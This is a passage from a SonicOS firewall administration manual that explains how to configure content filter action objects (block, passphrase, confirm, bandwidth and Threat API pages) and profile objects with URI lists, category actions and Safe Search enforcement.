
8 Click **Add**. The new CFS Action Object is added to the **CFS Action Object** table.



Block Tab

To create a page that displays when a site is blocked:

1 Click the **Block** tab.




A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a blocked site is attempted. Or, you can create your own page.

2 To see a preview of the display, click the **Preview** button.

> **IMPORTANT:** Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or might be disabled. Some of your preview pages may not render properly because of this limitation.

If you have not modified the provided code, clicking the **Preview** button displays the default web page. The Block policy, Client IP address, and the reason for the block are shown:



To remove all content from the **Block Page** field, click the **Clear** button.


To revert to the default blocked page message, click the **Default** button.

Passphrase Tab

NOTE: For information about the Passphrase feature, see About the Passphrase Feature on page 1019.

To create a password-protected web page:

1 Click the **Passphrase** tab.



2 In the **Enter Password** field, enter the passphrase/password for the web site. The password can be up to 64 characters.

3 Enter it again in the **Confirm Password** field.

4 To have the password masked, select the **Mask Password** checkbox. This option is selected by default.

> **IMPORTANT:** If the option is deselected, the password is displayed in plain text and the entry in the **Confirm Password** field is invalid.


5 Enter the time, in minutes, of the effective duration for a passphrase based on category or domain in the **Active Time (minutes)** field. The minimum time is 1 minute, the maximum is 9999, and the default is **60** minutes.

6 A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a blocked site is attempted. Or, you can create your own page. To create the page that displays when a site is blocked:

- To see a preview of the display, click the **Preview** button.

  > **IMPORTANT:** Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or might be disabled. Some of your preview pages may not render properly because of this limitation.

  If you have not modified the provided code, clicking the **Preview** button displays the default web page. The web site URL, Client IP address, block policy, and the reason for the block are shown along with a field for entering the password:




- To remove all content from the **Passphrase Page** field, click the **Clear** button.
- To revert to the default blocked page message, click the **Default** button.

Confirm Tab

NOTE: Requiring confirmation (consent) only works for HTTP requests. HTTPS requests cannot be redirected to a Confirm page.

To create a restricted web page that requires confirmation before a user can view it:

1 Click the **Confirm** tab.




2 Enter the time, in minutes, of the effective duration for a confirmed user, based on category or domain in the **Active Time (minutes)** field. The minimum time is 1 minute, the maximum is 9999, and the default is **60** minutes.

3 A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a confirm site is attempted. Or, you can create your own page. To create the page that displays when a site is blocked:

- To see a preview of the display, click the **Preview** button.

  IMPORTANT: Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or might be disabled. Some of your preview pages may not render properly because of this limitation.

If you have not modified the provided code, clicking the **Preview** button displays the default web page. The web site URL, Client IP address, block policy, and the reason for the block are shown along with a field for entering the confirmation:



- To remove all content from the **Confirm Page** field, click the **Clear** button.
- To revert to the default blocked page message, click the **Default** button.

BWM Tab


IMPORTANT: CFS Action bandwidth Objects are similar to, but not the same as, bandwidth objects created on the **Firewall > Bandwidth Objects** page. CFS Action BWM objects do not appear on the **Firewall > Bandwidth Objects** page, and BWM bandwidth objects do not appear on the **Firewall > Content Filter Objects** page.

NOTE: For information about bandwidth management, see Configuring Bandwidth Management on page 1054. For information about BWM objects, see Configuring Bandwidth Objects on page 1011.

IMPORTANT: To create a CFS Action BWM object, BWM must be enabled.

To allocate bandwidth resources for content filtering:

1 Click the **BWM** tab.



2 From the **Bandwidth Aggregation Method** drop-down menu, choose how the BWM object is to be applied:

- **Per Policy** (default)
- **Per Action**

3 To enable BWM on outbound traffic, select the **Enable Egress Bandwidth Management** checkbox. This option is not selected by default.

The **Bandwidth Object** drop-down menu and the **Enable Tracking Bandwidth Usage** checkbox become active.

a From the **Bandwidth Object** drop-down menu, choose either:

- An existing BWM object.
- **Create new Bandwidth Object**. The **Add Bandwidth Object** dialog displays. For information on creating a new bandwidth object, see Configuring Bandwidth Objects on page 1012.

4 To enable BWM on inbound traffic, select the **Enable Ingress Bandwidth Management** checkbox. This option is not selected by default.

The **Bandwidth Object** drop-down menu becomes active and, if the **Enable Egress Bandwidth Management** checkbox has not been selected, so does the Enable Tracking Bandwidth Usage checkbox.

a From the **Bandwidth Object** drop-down menu, choose either:

- An existing BWM object.
- **Create new Bandwidth Object**. The **Add Bandwidth Object** dialog displays. For information on creating a new bandwidth object, see Configuring Bandwidth Objects on page 1012.

5 To track bandwidth usage, select the **Enable Tracking Bandwidth Usage** checkbox. This option is not selected by default.


NOTE: **Enable Egress Bandwidth Management** and/or **Enable Ingress Bandwidth Management** must be selected also.

Threat API Tab

IMPORTANT: Before configuring Threat API, you must enable it. For further information about Threat API and how to enable it, see the *Threat API Reference Manual*.

To add a policy to block URLs in the threat list:

1 Click the **Threat API** tab.




2 A default page is defined already, but you can fully customize the web page that is displayed to the user when access to a blocked site is attempted. Or, you can create your own page. To create the page that displays when a site is blocked:

- To see a preview of the display, click the **Preview** button.

  IMPORTANT: Due to potential vulnerability issues, scripting code (Javascript) and HTML inline event attributes that invoke scripting code are not evaluated and/or might be disabled. Some of your preview pages may not render properly because of this limitation.

  If you have not modified the provided code, clicking the **Preview** button displays the default web page. The web site URL, Client IP address, block policy, and the reason for the block are shown along with a field for entering the confirmation:



- To remove all content from the **Confirm Page** field, click the **Clear** button.
- To revert to the default blocked page message, click the **Default** button.

Editing a CFS Action Objects

To edit a CFS Action Object:

1. Click the **Edit** icon for the CFS Action Object to be edited. The **Edit CFS Action Object** dialog displays. This dialog is the same as the **Add CFS Action Object** dialog.
2. To make your changes, follow the appropriate procedures in Configuring CFS Action Objects on page 1026.

Deleting CFS Action Objects

To delete CFS Action Objects:

1. Do one of these:
   - Click the **Delete** icon for the action object to be deleted.
   - Click the checkbox for one or more action objects to be deleted. The **Delete** button becomes active; click it.


To delete all CFS Action Objects:

1. Click the **Delete All** button. All CFS Action Objects are deleted except for the default object, **CFS Default Action**.

Managing CFS Profile Objects

Topics:

About the CFS Profile Objects Table




Name	Name of the CFS Profile Object; the name of the default CFS Profile Object is **CFS Default Profile**. The default object can be edited, but not deleted.
Allowed URI List	Name of the URI List Object listed in the Allowed List.
Forbidden URI List	Name of the URI List Object listed in the Forbidden List.
Block Categories	Names of all the categories blocked by the CFS Profile Object.
Passphrase Categories	Names of all the categories requiring a passphrase by this CFS Profile Object.
Confirm Categories	Names of all the categories requiring confirmation by this CFS Profile Object.
BWM Categories	Names of all the categories governed by bandwidth management by this CFS Profile Object.
Allowed Categories	Names of all the categories allowed by the CFS Profile Object.
Configure	Contains the **Edit** and **Delete** icons for each entry in the table.

Configuring CFS Profile Objects


A default CFS Profile Object, **CFS Default Profile**, is created by SonicOS. You can configure and edit this CFS Profile Object, but you cannot delete it.

To configure CFS Action Objects:

1 Navigate to **Firewall > Content Filter Objects**.



2 Click the **Add** button for the **CFS Profile Objects** table.The **Add CFS Profile Object** dialog displays.



3 Enter the name of the CFS Profile Object in the **Name** field.

4 From the **Allowed URI List** drop-down menu, choose the URI List Object that contains URIs for which unrestricted access is allowed; treat this list as a white list:

- **None** (default).

- Name of a URI List Object.
- **Create new URI List object**; choosing this option displays the Add CFS URI List Object dialog. For how to create a URI List Object, see Configuring URI List Objects on page 1021.

5 From the **Forbidden URI List** drop-down menu, choose the URI List Object that contains URIs for which access is not allowed at all; treat this list as a black list:

- **None** (default).
- Name of a URI List Object.
- **Create new URI List object**; choosing this option displays the Add CFS URI List Object dialog. For how to create a URI List Object, see Configuring URI List Objects on page 1021.

6 From the **URI List Searching Order** drop-down menu, choose which URI list is searched first during filtering:

- **Allowed URI List First** (default)
- **Forbidden URI List First**

7 From the **Operation for Forbidden URI List** drop-down menu, choose the action to be taken when a URI on the Forbidden List is encountered:

Block (default)	The block page configured for the CFS Action Object is displayed to the user accessing the site.
Confirm	The confirm page configured for the CFS Action Object is displayed to the user accessing the site. The user must confirm access permission.
Passphrase	The passphrase page configured for the CFS Action Object is displayed to the user accessing the site. The user must enter a valid password to enter the site.

8 The **Category Configuration** table lists all the categories of URIs, such as Arts & Entertainment, Business, Education, Travel, Weapons, and Shopping. You can configure the action to be taken for all URIs in each category instead of individually. As you scroll down the list, choose the action from the drop-down menu for each category:

Allow. **Block** **BWM** **Confirm** **Passphrase**


NOTE: By default, Categories 1-12 and 59 are blocked; the remaining categories are allowed.

- To change all categories to the same action:
  a) Choose the action from the **Operation** drop-down menu.
  b) Click the **Set to All** button.
- To reset all the categories to its default action, click the **Default** button.


9 To enable Smart Filtering and Safe Search options, click the **Advanced** tab. For how to configure this tab, go to Advanced Tab on page 1039.

10 To set up web usage consent, click the **Consent** tab. For how to configure this tab, go to Consent Tab on page 1040.

11 Click **Add**. The **CFS Profile Objects** table is updated.



Advanced Tab



NOTE: By default, none of the options are selected.

1 To detect the embedded URL inside Google Translate (`https://translate.google.com`) and filter the embedded URI, select the **Enable Smart Filtering for Embedded URI** checkbox.

IMPORTANT: This feature requires enabling Client DPI-SSL with content filter.

NOTE: This feature takes effect only on Google Translate, which works on currently rated embedded web sites.

2 To enforce Safe Search when searching on any of the following websites, select the **Enable Safe Search Enforcement** checkbox:

- `www.yahoo.com`
- `www.ask.com`
- `www.dogpile.com`
- `www.lycos.com`

NOTE: This enforcement cannot be configured at the policy level as the function employs DNS redirection to HTTPS sites. For HTTPS sites, client DPI-SSL with content filter must be enabled.

3 To enable Threat API, select the **Enable Threat API Enforcement** checkbox .

IMPORTANT: Before enabling Threat API, see the *Threat API Reference Manual*.

NOTE: After SonicOS receives the initial threat list and creates a Threat URI List Object, the Threat URI List Object is referenced by **Enable Threat API Enforcement**.

4 To override the Safe Search option for Google inside each CFS Policy and its corresponding CFS Action, select the **Enable Google Force Safe Search** checkbox.

NOTE: Typically, Safe Search happens automatically and is powered by Google, but when this option is enabled, SonicOS rewrites the Google domain in the DNS response to the Google Safe Search virtual IP address.

NOTE: This feature takes effect only after the DNS cache of the client host is refreshed.

5 To access YouTube in Safety mode, select the **Enable YouTube Restrict Mode** checkbox.

NOTE: YouTube provides a new feature to screen videos that may contain inappropriate content flagged by users and other signals. When this feature is enabled, SonicOS rewrites the DNS response for the YouTube domain to its Safe Search virtual IP address.

NOTE: This feature takes effect only after the DNS cache of the client host is refreshed.

